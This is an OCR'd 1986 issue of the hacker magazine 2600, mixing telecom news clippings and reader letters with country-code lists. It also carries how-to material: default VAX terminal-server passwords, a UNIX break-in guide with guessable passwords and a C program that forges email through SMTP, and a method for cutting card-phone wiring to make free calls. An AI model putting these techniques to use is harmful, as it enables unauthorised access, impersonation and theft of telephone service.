The customers of Hackensack Water Co. in Northern New Jersey received a notice with their bills this winter telling them that the company had no right to demand their Social Security numbers last year.

In 1985, when New Jersey ordered that water in certain drought-stricken regions be rationed according to numbers of persons per household, water suppliers were authorized to count persons and, if they wanted, to collect Social Security numbers. The Hackensack company asked for the names of every person and the Social Security number of the head of the household.

Later, the company admitted that it wanted Social Security numbers, not to ration water, but to help credit bureaus and collection agencies collect unpaid bills.

Residents of Bergen County sued because they were led to believe the information was required by the state.

A federal court ordered the company to send a correction notification to its customers and to permit them to have their numbers erased.

Computers Strike Again!

USA Today

A faulty computer program in buildings with telephone intercoms is generating phone bills up to 15,000 percent higher than average for many area customers, according to AT&T officials. AT&T isn't sure how many customers are affected, but one customer, Bernard Bartikowsky, was charged $451.48 for a month's rental on a standard push-button phone. "The bureaucracy is so bloated. The computers have taken over," said Louis Soupcoff, 71, who was billed $96.74 for leasing $7.67 worth of equipment. AT&T hasn't figured out how to fix the problem.

Federal Employees "Tracked"

The New York Times

About a third of all telephone calls made by Federal employees at five agencies were for personal rather than business reasons, according to preliminary Government studies.

The President's Council on Integrity and Efficiency [oh, pleeze!] ordered the inspectors general of all Federal agencies to conduct the studies to determine the extent of phone system abuse in the Government.

Nobody listened in on calls, according to the inspector general of the General Services Administration. Instead, the agencies took scientific samples of the calls made from their offices and then called the number. If the phone was in a private residence, the call was classified as personal.

[How much do you think was wasted by calling all those numbers instead of doing CNA's on them?]

Dear *2600*....

Dear *2600*:

Just thought we would inform your readers of a publication of interest. ACE (Association of Clandestine radio Enthusiasts) is a group interested in pirate and spy radio which publishes a monthly newsletter. We encountered these people when the Private Sector BBS recently expanded into the world of radio communications. This sub-board on the BBS discusses cellular and mobile phones, scanners, and similar topics such as pirate radio.

We'll be interacting more with ACE in the future as we also explore shortwave and pirate radio, but your readers can also explore by subscribing to their newsletter (*The ACE*) for $12 a year ($1 for back issues). Write to ACE, P.O. Box 46199, Baton Rouge, LA 70895. They also run a BBS (300/1200 bps) at (913) 677-1288. Mention *2600* when you subscribe or log onto the BBS as this will cut through some of the red tape.

We ran across the May 1984 (V3, #2) issue of ACE which has a feature article on pirate TV interruption of pay TV in Milwaukee, which predates the Captain Midnight-HBO incident. Other articles cover making your own pirate radio antenna and the anatomy of an FCC pirate radio bust, as well as the frequencies of pirate and spy radio broadcasts.

Shadow 2600 and Kid & Co.
Co-sysops of the Private Sector BBS

Dear *2600*:

In your May 1986 issue, you discuss boxing ITT on page 3-38. Unfortunately the technique discussed does not result in a free phone call. Following the directions as they are printed results in the call being completed by the subscriber's carrier, not by the ITT network (unless ITT happens to be your default carrier). This will, of course, result in the subscriber being billed for the call.

The authors of the article were fooled into believing that ITT allows its billing to be circumvented by the application of 2600 Hz because of the way the ITT network handles this tone. When a 2600 Hz tone is applied to an ITT call, ITT hangs up on the caller and approximately 8 seconds later your local dial tone returns.

As far as I know there is no way to defraud ITT by using any sort of electronic device other than using DTMF (touch-tones) to hack out their travel codes or a modem to break into their billing computer.

Howard

Dear *2600*:

Thanks much for providing lots of useful information. Here is an ironic little announcement about the new president of the Coalition for Open Systems.

From Courier published by Xerox, Palo Alto, California: "The Corporation for Open Systems has named Lincoln Faurer, former director of the National Security Agency, as the group's first president. Faurer was chosen on the basis of his extensive experience in the standardization process and in negotiations with vendors. Membership in COS currently stands at nearly 40 companies."

kl

Dear Mr. l:

Those are not just 40 little companies either. They include Bell Labs, Boeing, DEC, Kodak, NCR, Northern Telecom, Xerox, and others on the executive committee alone!

We are sure that Mr. Faurer will enjoy running future discussions of data encryption and other standards with the rest of the coalition.

Dear *2600*:

I would like to add a bit of information to that given in the March 86 issue on VMS and such. The [000000] can be replaced with a minus sign in brackets [-]. It said somewhere that this would raise you up one directory level also.

A friend and I found a file listing default passwords, and other goodies for the VAX ethernet Communications Server V2.0. To quote from the (3) Default Passwords section:

"The default password has been changed to ACCESS. This password is requested on those ports for which a SET PORT PASSWORD ENABLED was issued before the user logged in. The password port characteristic is a feature not found in the Terminal Server V1.0 release. Terminal Server V1.0 forced users of modem-controlled lines only to always enter the login password.

The default privileged password is SYSTEM. This password allows a non-privileged user to gain access to privileged functions.

You should change both of these passwords after a successful installation of the software, and thereafter on a regular basis.

Change the passwords using the following TSC commands: TSC) DEFINE LOGIN PASSWORD NEW-PASSWORD, TSC) DEFINE PRIVILEGED PASSWORD NEW-PASSWORD"

Pretty boring stuff, huh? The only thing we have found that we could do with these so far is broadcast messages to all terminals, and sign someone off.

Untitled

Dear Readers:

Last month, we told you about the AT&T Toll-Free Wake-Up service (8002220300), which featured an almost eternal loop of music by pianist George Winston. Since our mention of it, the music has been changed to nondescript muzac and the volume of the recording has been reduced, making it less pleasant to listen to. We also spoke with George Winston and asked him what he thought of his music being used by AT&T. He replied: "I don't care, because I don't get any royalties because of it."

On a very different subject, we have received the first copy of Telecomputist, *which was written by Data Line, Forest Ranger, Rev Enge, Taran King, and a few others. The first issue is 20 pages, and, we are told that future issues will be monthly and only 4 pages, like the old TAP magazine format. The first issue has lists of Secret Service and other frequencies, a confusing description of ISDN, a transcript of a Phil Donahue show on computers (from March, 1985), a list of Autovon exchanges and their equivalents (as in our May, 1986 issue), and a little postal information.*

We take the wait and see attitude on whether or not to invest in this one. If you want to suscribe, contact Telecomputist *through Telex 650-240-6356, by leaving a note to TECHNICIAN on the Delphi system, or by writing to P.O. Box 2003, Florissant, MO 63032. The first issue says that you should contact them before sending any money. Back issues are only $.50, but there is probably only one so far.*

Dear *2600*:

I just found a great way to save money on my long distance calls. When I dial "0"+Area Code+950+xxxx, the call goes through. Since I used the "0", I think that the call is free. This means that if I am in New York and I want to call California, I can call the U.S. Tel tone in Los Angeles 0+213+950+1033 for free and then dial a local call to my friends in California and be billed for a local call on U.S. Tel. What do you think?

SF

(continued on page 3-56)

The 2600 Information Bureau

The following is a list of all country codes in numerical order. This info comes to us from Telecom Digest via Private Sector.

World Numbering Zone 1 (Integrated Numbering Area)

1 Canada, USA including Puerto Rico and the Virgin Islands, Jamaica, Barbados, Anguilla, Antigua and Barbuda, Cayman Islands, British Virgin Islands, Bermuda, Bahamas, Dominica, Dominican Republic, Grenada, Montserrat, St. Christopher and Nevis, St. Lucia, St. Vincent and the Grenadines (Bequia, Mustique, Prune (Palm) Island, Union Island), Trinidad and Tobago

Note: Mexico locations with Zone 1 style area codes are a hack for use from the U.S. and Canada *only* and are not official.

World Numbering Zone 2: Africa, Greenland, Faroe Islands, Aruba

20 Egypt
21 Integrated Numbering Area:
Morocco (212 in service, also has 210, 211 assigned, but not used)
Algeria (213 in service, also has 214, 215 assigned, but not used)
Tunisia (216 in service, also has 217 assigned, but not used)
Libya (218 in service, also has 219 assigned, but not used)
220 The Gambia
221 Senegal
222 Mauritania
223 Mali
224 Guinea
225 Ivory Coast
226 Burkina Faso (Upper Volta)
227 Niger
228 Togo
229 Benin
230 Mauritius
231 Liberia
232 Sierra Leone
233 Ghana
234 Nigeria
235 Chad
236 Central African Republic
237 Cameroon
238 Cape Verde
239 Sao Tome and Principe
240 Equatorial Guinea
241 Gabon
242 Congo
243 Zaire
244 Angola
245 Guinea-Bissau
246 Diego Garcia
247 Ascension Island
248 Seychelles
249 Sudan
250 Rwanda
251 Ethiopia
252 Somalia
253 Djibouti
254 Kenya
255 Tanzania including Zanzibar
256 Uganda
257 Burundi
258 Mozambique
259 Zanzibar (this code is assigned in E.163,
260 Zambia but use Tanzania, 255 54)
261 Madagascar
262 Reunion (France)
263 Zimbabwe
264 Namibia
265 Malawi
266 Lesotho
267 Botswana
268 Swaziland
269 Comoros and Mayotte
27 South Africa
297 Aruba (Autonomous from the Netherlands Antilles
298 Faroe Islands (Denmark)
299 Greenland
Spare: 28, 290, 291, 292, 293, 294, 295, 296

2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Cartoonist
Dan Holder

Junk Mail Receiver
Richard Petrovich

Writers: Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. PRIVATE SECTOR BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762. Call for rates.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099. We readily accept articles, letters, clippings, artwork, and data for publication.
POSTMASTER: This is private mail.

"You're very welcome, sir. And thanks for abusing AT&T!"

World Numbering Zones 3 & 4: Europe except Soviet Union

30 Greece
31 Netherlands
32 Belgium
33 France
33 078 Andorra
33 93 Monaco
34 Spain
350 Gibraltar
351 Portugal
352 Luxembourg
353 Ireland
354 Iceland
355 Albania
356 Malta
357 Cyprus
358 Finland
359 Bulgaria
36 Hungary
37 German Democratic Republic (East)
38 Yugoslavia
39 Italy
39 541 San Marino
3966982 Vatican City
40 Romania
41 Switzerland
41 75 Liechtenstein
42 Czechoslovakia
43 Austria
44 United Kingdom
45 Denmark
46 Sweden
47 Norway
48 Poland
49 Federal Republic of Germany (West)

World Numbering Zone 5: Mexico, Central and South America + St. Pierre & Miquelon

500 Falkland Islands
501 Belize
502 Guatemala
503 El Salvador
504 Honduras
505 Nicaragua
506 Costa Rica
507 Panama
508 St. Pierre et Miquelon (France)
509 Haiti
51 Peru
52 Mexico
53 Cuba
53 99 Guantanamo Bay US Naval Base (located on Cuba)
54 Argentina
55 Brazil
56 Chile
57 Columbia
58 Venezuela
590 Guadeloupe (France)
591 Bolivia
592 Guyana
593 Ecuador
594 French Guiana
595 Paraguay
596 French Antilles (St. Barthelemy, St. Martin), Martinique
597 Suriname
598 Uruguay
599 Netherlands Antilles (Sint Maarten, Saba, Statia, Curacao, Bonaire)

World Numbering Zone 6: Pacific

60 Malaysia
61 Australia
62 Indonesia
63 Philippines
64 New Zealand
65 Singapore
66 Thailand
670 Northern Mariana Islands (Saipan)
671 Guam
672 Australian External Territories (Norfolk Island)
673 Brunei
674 Nauru
675 Papua New Guinea
676 Tonga
677 Solomon Islands
678 Vanuatu (New Hebrides)
679 Fiji
680 Palau
681 Wallis and Futuna
682 Cook Islands
683 Niue
684 American Samoa
685 Western Samoa
686 Kiribati Republic (Gilbert Islands)
687 New Caledonia
688 Tuvalu (Ellice Islands)
689 French Polynesia
690 Tokelan
691 Micronesia
692 Marshall Islands
Spare: 693, 694, 695, 696, 697, 698, 699

World Numbering Zone 7

7 Union of Soviet Socialist Republics

World Numbering Zone 8: East Asia + Marisat

81 Japan
82 Korea (Republic of) (South)
84 Viet Nam
850 Democratic People's Republic of Korea (North)
852 Hong Kong
853 Macao
855 Khmer Republic
856 Laos
86 China (People's Republic)
871 Marisat, Atlantic Ocean
872 Marisat, Pacific Ocean
873 Marisat, Indian Ocean
880 Bangladesh
886 Taiwan
Spare: 80, 83, 851, 854, 857, 858, 859, 870, 874, 875, 876, 877, 878, 879, 881, 882, 883, 884, 885, 887, 888, 889, 89

World Numbering Zone 9: Middle East, Indian Subcontinent

90 Turkey
91 India
92 Pakistan
93 Afghanistan
94 Sri Lanka
95 Burma
960 Maldives
961 Lebanon
962 Jordan
963 Syria
964 Iraq
965 Kuwait
966 Saudi Arabia
967 Yemen Arab Republic
968 Oman
969 Yemen (People's Democratic Republic of) (Aden)
971 United Arab Emirates
972 Israel
973 Bahrain
974 Qatar
976 Mongolia
977 Nepal
98 Iran
Spare: 970, 975, 978, 979, 99

SYSTEMATICALLY SPEAKING

AT&T Selling Pay Phones!

Combined News Sources

AT&T, which has built nearly 1.5 million pay phones for telephone companies, has entered the fledgling private pay phone business.

AT&T's coin-operated phone will be identical in appearance to the chrome-faced pay phones it sells to local telephone companies. But like all other private pay phones, AT&T's model will be fitted with enough computer power to make it independent of the local telephone company.

Individual units will sell for $1,895, which puts them about midway in the industry in pricing.

Automated Operators Coming

Communications Week

Southern Bell is taking a small step into the world of automation with the test of a new, computer-controlled operator service to handle third party billed and collect calls. In a test called Automated Alternative Billing Service (AABS), computers will entirely automate selected calls previously handled by operators. The process is similar to the way credit-card calls are currently handled.

[Callers will be told to press one number for a credit-card call, another for a collect call, and a third for third party billing. In the case of collect calls, callers will be told by a computer to say their names. The person called will then hear a computerized voice telling him that there is a collect call from whatever name the caller gave, in the caller's voice. The speech recognition system will ask if he accepts the call, then wait for either "yes" or "no". Any other response will result in a human operator being summoned.]

Michigan Bell will also be conducting a similar test, called Fully Automated Collect and Third Party Billing Service (FACTS).

Bell Communications Research Inc. (Bellcore) developed the technology for the trials.

Cellular Dial-By-Voice

The New York Times

A new cellular phone, developed by AT&T Consumer Products and called "AT&T 1280", will enable a motorist to dial a number by pronouncing a person's name. Twenty numbers can be stored. The qualities of each sound are compared statistically rather than comparing recorded patterns. This mathematical procedure is said to eliminate 90 percent of the computation previously required to identify spoken sounds.

New British Phone Service

The Wall Street Journal

The British telephone system has opened up its government-run monopoly to private enterprise for the first time. A new service run by the Mercury Communications Ltd. unit of Cable & Wireless PLC recently started with a call to Britain's Trade Secretary.

Mercury has a government license to compete with British Telecommunications PLC.

No Data Protection for Hong Kong

InfoWorld

A Hong Kong newspaper recently reported that Hong Kong's Secretary for Administrative Services, Peter Tsao, said a special government task force on data privacy has decided there is no need for laws governing the storage of computerized data or to control its abuse. In light of the statement, it appears increasingly unlikely that Hong Kong will enact data protection laws.

74,000 Calls to Fraud Line

Associated Press

More than 74,000 calls to a Congressional fraud hot line have uncovered hundreds of cases of waste and abuse in Federal Government, Senator Jim Sasser, Democrat of Tennessee, recently announced.

He said calls to the 24-hour toll-free number had produced 11,828 cases warranting further review since the hot line was set up by the General Accounting Office seven years ago.

The nationwide hot line number is 8004245454. [No, you can't blue-box off it.]

Federal Phone Failures

New York Times

For months, the State Department has been phasing in a new electronic telephone system. The system was designed in part to make communications more secure, but the confusion has created a level of security more impenetrable than its planners had hoped.

Since nobody in the department seems sure yet who has which new number, let alone which ones work, disgruntled employees found themselves at times recently unable to call each other or to receive calls from the outside world.

The first clue of trouble came in October, when the department issued its annual staff directory of what were supposed to be the new numbers. Callers quickly discovered that dialing the listed numbers evoked either busy signals or nothing at all.

By November, the numbers in the new directory were declared in error, and staff members received another set, pasted to the back of their phones. But then, at a briefing, they were told to ignore earlier instructions since in most cases only the prefixes of their phone numbers would be changed.

The State Department's main 632 exchange has been changed to 647. The remaining digits for phone numbers are the same, unless, of course, the fourth digit in the old number was 0, in which case, the holder gets a new extension. Those who had 254, 653, or 634 prefixes are also being shifted to 647.

Indiana Telco Threatens AT&T

Wall Street Journal

The FCC has approved a proposal by a new company, Indiana Switch, to provide long distance telephone service to rural customers in Indiana.


Indiana Switch is a joint venture of 27 Indiana phone companies and U.S. Switch Inc., which is 70%-owned by Telecom Plus International Inc. of Boca Raton, Florida. They plan to tie together the rural phone concerns involved in the venture through one central switch.

The plan would require AT&T and other long distance carriers to use the switch and pay a fee to tap into the new system. It would provide equal access to long distance telephone companies for the 70,000 Indiana Switch customers, and it would give Indiana Switch the opportunity to offer long distance service, similar to all the other carriers.

AT&T and MCI oppose the proposal because, they argue, Indiana Switch would provide a switch as well as long-distance service, thus giving the company an unfair competitive advantage.

```
[4i[H[J[Om[01;01H[02;01HMCI -- MCLEAN  (FORMERLY SBS CPU A)
[04;01HTHE FOLLOWING TSO'S ARE DEFINED:   [06;04HTERMINAL
COMMAND   [06;24HLOCATION   [07;04H----------------
[07;24H--------   [08;09HTSOMCL   [08;22HMCLEAN (FORMERLY
SBS TSOA)   [09;09HTSOPCY   [09;22HPENTAGON CITY
[10;09HTSORES   [10;22HRESTON (FORMERLY SBS TSOB)
[11;09HTSORKV   [11;22HROCKVILLE   [12;09HTSOSAC
[12;22HSACRAMENTO   [13;01H  [14;01HUNSUPPORTED FUNCTION
[15;01H              [15;01H [15;01H [15;01H
[15;01H [15;01H[01;01HPORT 01, SSCP-LU,    LOCKED, SYS AV
[01;05H[02;01HAPPLID PARAMETER INVALID   [03;01H
```

AN ELITE BBS ON SKYLINE? ***Maybe. In any event, SBS customers are able to access this mysterious computer by simply dialing 7105551212 after their authorization code. Other computers can be found at 2005551212 and 3005551212, and we wouldn't be at all surprised if more turned up.***



MYSTERY OF THE CENTURY. ***Why is there a misspelling on the lower right of every VISA card in circulation? Look at the second row from the right of little VISA's and go six up from the bottom. There it is. Strange, isn't it?***

Dear *2600*....


(continued from page 3-52)

Dear SF:

When you first told us, we tried it out and it did everything you said. We were thrilled beyond all belief! We thought that you had uncovered an expensive ploy by AT&T to use their muscle to push long distance companies out of the market or, perhaps, the most amazing example of corporate oversight to come out of the divestiture.

Then, we decided to think. The technique worked to area codes 706 and 900, and this told us right away that you were not reaching those area codes. We have concluded that this nifty feature you have found is an example of your local phone system converting 0+area code+950+xxxx to 950+xxxx. This means that your call was not made through a long distance U.S. Tel tone but a local one instead, and you paid the long distance rate for your call. But the conversion of 0-plus calls into a free local call (950+) may mean that prisoners, who are only allowed to dial "0" as their first digit, in order to make a collect call, might be able to bypass the operator and dial a long distance company using this method.

On another note, if you are having trouble with touch-tones that cut off after you connect to your number, try dialing your number with operator assistance. This usually prevents the tones from cutting out.



2600: Join The Movement

2600 HANG UP AUGUST, 1986
VOLUME THREE, NUMBER EIGHT $2

KNOWING UNIX

by The Kid & Co.

The UNIX operating system is popular among most major universities and companies such as AT&T. Learning how to hack and use UNIX is important to any serious phone phreak or hacker.

UNIX is a marvelous system which exists in many different forms: UNIX Release 7, UNIX 4.2BSD, UNIX System V. Currently, efforts are underway to make all systems conform to the UNIX System V interface standards. This will make the jobs of programming Unix systems and hacking them much easier since everything will be "compatible." The techniques I am about to discuss should work under the two most popular versions—UNIX System V and UNIX 4.2BSD. The UNIX operating system has a reputation of not being very secure, yet many attempts have been made to make it that way. Many of them have been successful. Now let us embark on our quest for root (super user privileges).

In order to hack a UNIX system, you must learn how to identify one. UNIX systems all have the same login and password prompts. These prompts appear to be unique to this system, therefore it is not even necessary to penetrate the system to identify it. The login prompts shown below are the standard prompts:

```
login:
Password:
```

In order to start hacking, one must first get into a regular user's account on the system. On some systems passwords are not even required, but they are suggested. Usually there are a few accounts on every machine with no password to them. All that must be obtained to gain entry to these password-less accounts is the username. Finding a username is not an easy thing to do. The system could make the task of finding a username easier if it allowed "command logins." One system I know of allowed anyone to type the username "who" at the login prompt and receive a list of all the users currently logged into the system. If a hacker were to encounter a system with this feature (hole), his job would be made considerably easier. He could collect a list of usernames by using this "who" login several times. Once one has a list of users, all one needs to do is guess the passwords which are typically easy even for the beginner. Here are some usernames along with some likely passwords. Notice the obvious patterns here. The specific usernames are not significant except in the case of root and field since these two accounts appear on every UNIX system.

Username	Password	Comments
root	superusr	The Super User Account
field	hardware	Field Maintenance (has root privs)
ght	gthgth	Average user (notice the pattern)
len	len123	Another average user

Successful login to a UNIX system would look something like the following:

```
login:hacker
Password:
Last login: Tue May 20 23:30:32 on ttyS2

    Welcome to hackvax
    Vax 11/780
    4.2BSD
* type "man xxxx" for information on xxxx...
$
```

The $ is the command prompt. Once you have this, you are ready to start hacking away. First we will learn how to use the telnet program to send mail to anyone on the system without having your hacked account's username attached to it! You can even make the mail look like it came from *anyone* on the system or even from another system! Below we see a C program which allows you to do this in a nice neat way:

```
  #include (stdio.h)  [use 'greater than, less than' brackets on this line instead of parentheses]
  main(argc,argv)
  char *argv[];
  int argc;
  (  [use an open squiggly bracket here]
    FILE *popen(), *fp;
    char ch, to[81], from[81], subject[81];

    if(argc != 2)
    (  [use an open squiggly bracket here]
        printf("To: ");
        gets(to);
    )  [use a closed squiggly bracket here]
    else
        strcpy(to, argv[1]);
    printf("From: ");
    gets(from);
    printf("Subject: ");
    gets(subject);
    fp=popen("telnet hubcap 25 ))/dev/null","w");  [use two 'greater than' signs before the '/dev']
    fprintf(fp,"mail from: %s/n",from);  [replace slashes with backslashes]
    fprintf(fp,"rcpt to: %s/n", to);  [same as above]
    fprintf(fp,"data/nSubject: %s/n/n",subject);  [same as above]
    while((ch=getchar()) != EOF)  [use two 'less than' signs after the 'while']
        fputc(ch,fp);
    fputs("/n./nquit/n",fp);  [replace slashes with backslashes]
    pclose(fp);
  )  [use a closed squiggly bracket here]
```

This program should be placed into a file which ends in .c on the system and then compiled. One should use either ed or vi to create the file. It is not necessary to explain how to use these programs since that information can be obtained by typing either "man ed" or "man vi" at the command prompt. If we were to place this program into the file fakemail.c then we would use the following command to compile it:

```
cc -o fakemail fakemail.c
```

To run the program, just type fakemail and it will run and prompt you. To terminate the message just type a control-D (the UNIX EOF mark). You can have a lot of fun confusing users by sending mail which appears to be from someone of importance like "root" or other important users.

All UNIX operating systems allow all users to look at the password file. Unfortunately the passwords are all encrypted. One can look at this file by typing "cat /etc/passwd" from the $ prompt. Although you cannot get the actual passwords from this file you can get a list of every user on the system and a list of those users which do not have any passwords. If a user does not have a password, the encrypted password field will be null. The

(continued on page 3-64)

A Trip To England

by John Drake

The following article comes to us from a writer who is spending some time in the United Kingdom. We welcome future contributions from other writers in other countries. Please contact us if you have something to offer.

Phone Card Phones

British Telecom is trying to increase the number of these telephone booths throughout England since there is no money involved, and thus no reason to break into them. Phone cards are the same size as credit cards but they are green on black plastic base. The units of each card are divided up into two tracks of 100 units. Cards come in denominations of 10, 20, 50, 100, and 200 units. One unit is the same as 10 pence. To use the other track on the card (if there is one) you simply turn it around and insert the opposite long length of the card into the phone when the first track is all used up.

The phone "burns off" a unit at a timed interval which is determined by the number you dialed. You can make international calls from these phones. Free calls locally, long-distance, or international can be made from these phones by disconnecting (cutting the wire or inserting a switch) the right wire that contains the incoming timing signals. The wires are color coded but BT (British Telecom) constantly changes this color coding. You can use a voltmeter to deduce which wire you have to cut. The problem arises that the wire is usually hidden and protected unless it's in a school or in a building as opposed to a phone booth. You can always disconnect it at its source which is inside the phone. It stands to reason that since the phonecard phones contain no money that the locks will be lax or, easier yet, standardized for all phones. Once inside, you can disconnect the wire going into the write head.

There is such a phone at an international school in London. The wires of the phone are very bare and I believe that someone at the school has figured out which is the right wire to cut. The students have been making free international phone calls around the world for several months now. British Telecom has been around to fix the phone several times to no avail. Finally, two weeks ago, they cut all the wires and left the phone for dead. During the past week they have reconnected the phone and for the time being it is burning off the credits when you make a call. The wires going into the phone are still bare....

Modem Standards

Prestel's odd standard of 1200/75 has carried over to most other non-Prestel systems. This includes mainframes, Viewdata, and even some BBS's. 300/300 (not U.S. compatible) modems are becoming more popular as are 1200/1200 (U.S. compatible). Other speed configurations are 1200/75 Viewdata and 1200 Spectrum. There is a device which clips onto the modem port and that acts as a buffer for your 1200 baud modem and makes it compatible with the 1200/75 computers here.

U.K. Operator Numbers

999 Emergencies—fire, police, ambulance, cave rescue, coast guard, and mountain rescue
142 Information for London Postal Area
192 Information for numbers outside London
100 Operator Services—alarm calls, advice of duration & charge, credit card calls, fixed time calls, free fone calls, personal calls, international calls, transferred charge calls, subscriber controlled transfer
151 Faults—repair service
193 International Telegrams—send to most countries
100 Maritime Services—ships' telegram service, ships' telephone service
155 Inmarsat Satellite Service
190 Telemessage—if you have something to say and prefer to say it in writing
191 Any other call enquiries

London General Information Services—Charged
(London area code is 01 inside U.K.)


246 8071 British Gas Recipeline (Mon-Fri 8am-6pm)
246 8024 Capital Radioline
246 8050 Challengeline—brain teasers (answer the following day)
246 8007 Children's London—events and competitions
154 Daily Express Cricketline (during test matches played in London and other matches 8am-7pm)
246 8070 Daily Mirror Telefun show
246 8066 Eventline—Motor sport info
246 8026 Financial Times Cityline—for business news and FT index
246 8066 Financial Times Cityline—international market reports
246 8044 Golden Hitline—hits from 60's & 70's
246 8041 Leisureline—daily selection of events in and around London
246 8043 French version of above
246 8045 German version of above
246 8033 National Summaries—Air
246 8030 National Summaries—Rail (Inter City & London Service)
246 8031 National Summaries—Road (Motorways)
246 8032 National Summaries—Sea
246 8000 Puffin Storyline (bedtime stories from 6pm each night)
246 8055 Spaceline (space mission information)
246 8020 Sportsline—general roundup
246 8000 Starline—for your daily horoscope (6am-6pm daily)
123 Timeline—for the speaking clock (24 hour service)
246 8091 Weatherline—London area
246 8008 Woolworth—a selected LP featured each week
160 Woolworth—24 hours a day
168 William Hill Raceline—horse racing results and information

Engineers' Tests

170 to 179 plus your last four digits is the self test number for your phone.
175 Line fault test—Dial 175 then your last four digits, let it ring, you will hear something, hang up. Your phone will ring, answer it, and then dial 9. A list of diagnostics will be read off to you by a computer.

Long Distance Operators

0800 890011 UK to AT&T long distance operators
1 800 445 5667 AT&T to British Telecom's operators



Phone Fraud in Governor's House

Philadelphia Inquirer

Though his aides insist it was mostly a case of "kids being kids," Governor Thornburgh's state telephone credit card was used for hundreds of personal calls, some of them made by members of the governor's family.

The personal long distance calls—dating to the beginning of the Thornburgh administration—were included in bills submitted to the state. They were routinely processed and paid in full. It was only recently, when word of inquiries from a reporter filtered back to Thornburgh's press office, that a review was done on the phone bills.

The review showed that about $4,330 worth of personal long-distance phone calls had been made in a 6½ year period ending in October 1985. All of those calls had been made using the state telephone credit-card number assigned to the governor.

A spokesman said that Thornburgh personally reimbursed the state for $1,751.98 worth of calls made by members of his family. He said the state also had been reimbursed by a private citizen, whom he would not name, for an additional $2,582.52 in personal long-distancee calls that had been made by "a teenager" using the governor's card number.

BB Watching VDT Operators

USA Today

8.6 million video display terminal operators are being monitored by their computers, according to the National Institute of Occupational Safety and Health.

Employers—such as insurance companies, airlines, supermarkets, post offices, and telephone companies—are using computers to record when an operator is off a VDT, count keystrokes by the second, time customer service transactions, and track errors. They say workers do more when they know they're being watched.

"Yes, in the short term you can squeeze more out of people," says Harley Shaiken, technology professor at the University of California in San Diego. "But in the long term, it destroys creativity and the initiative and desire to do a good job."

PSA Inc. of San Diego began in March to give demerits to reservation agents who don't meet certain standards. PSA agents are allowed to leave their terminals a total of 72 minutes during an 8.5-hour shift. They can't spend more than 109 seconds per call and more than 11 seconds between calls. If they do, they collect demerits; 37 in a year could get them fired.

Workers are fighting back in unusual ways. Some are hanging up on customers to reduce average call times. Others fake work, holding a finger on a key and filling computer screens with one letter.

[Readers: we welcome any other suggestions for beating this horrible, nasty system. These people need our help!]

LD Companies Strike Back

The Wall Street Journal

Victor and Betty Humphrey got a surprise package on their 38th wedding anniversary last month; a $258,000 bill for long distance phone calls they didn't make.

GTE Sprint says the 5,600-page, 24-pound bill resulted from fraud. During a six-day dialing spree, it says, inmates at prisons across the country charged 46,000 calls to the Humphrey's code before the company cancelled and replaced the number.

But while the Humphrey's are off the hook, Sprint isn't. They must pay the costs of providing service, whether or not they themselves get paid. Investigators say that illegitimate use of billing codes issued to customers of companies other than AT&T was responsible for a significant portion of the estimated $500 million that the long distance industry lost to toll fraud last year.

The companies are fighting back. Among other steps, they have fitted their switching equipment with anti-fraud software and forged a new industry coalition to bolster prosecution efforts. Some companies permit customers who are traveling to place calls only to numbers in their home area codes.

Many companies have joined the Communications Fraud Control Association, a trade group formed last year to combat toll fraud. The companies complain, however, that they don't always get the cooperation they expect from local law-enforcement agencies.

In February, Teltec Saving Communications Co., a Miami-based long distance company, filed suit in state court against 38 people, including the operators of seven electronic bulletin boards, accusing them of either using fraudulently obtained codes or permitting them to be posted. Although the case hasn't yet gone to trial, some defendants have settled out of court, agreeing as part of the settlement to post the word on underground electronic networks that computer crime doesn't pay.

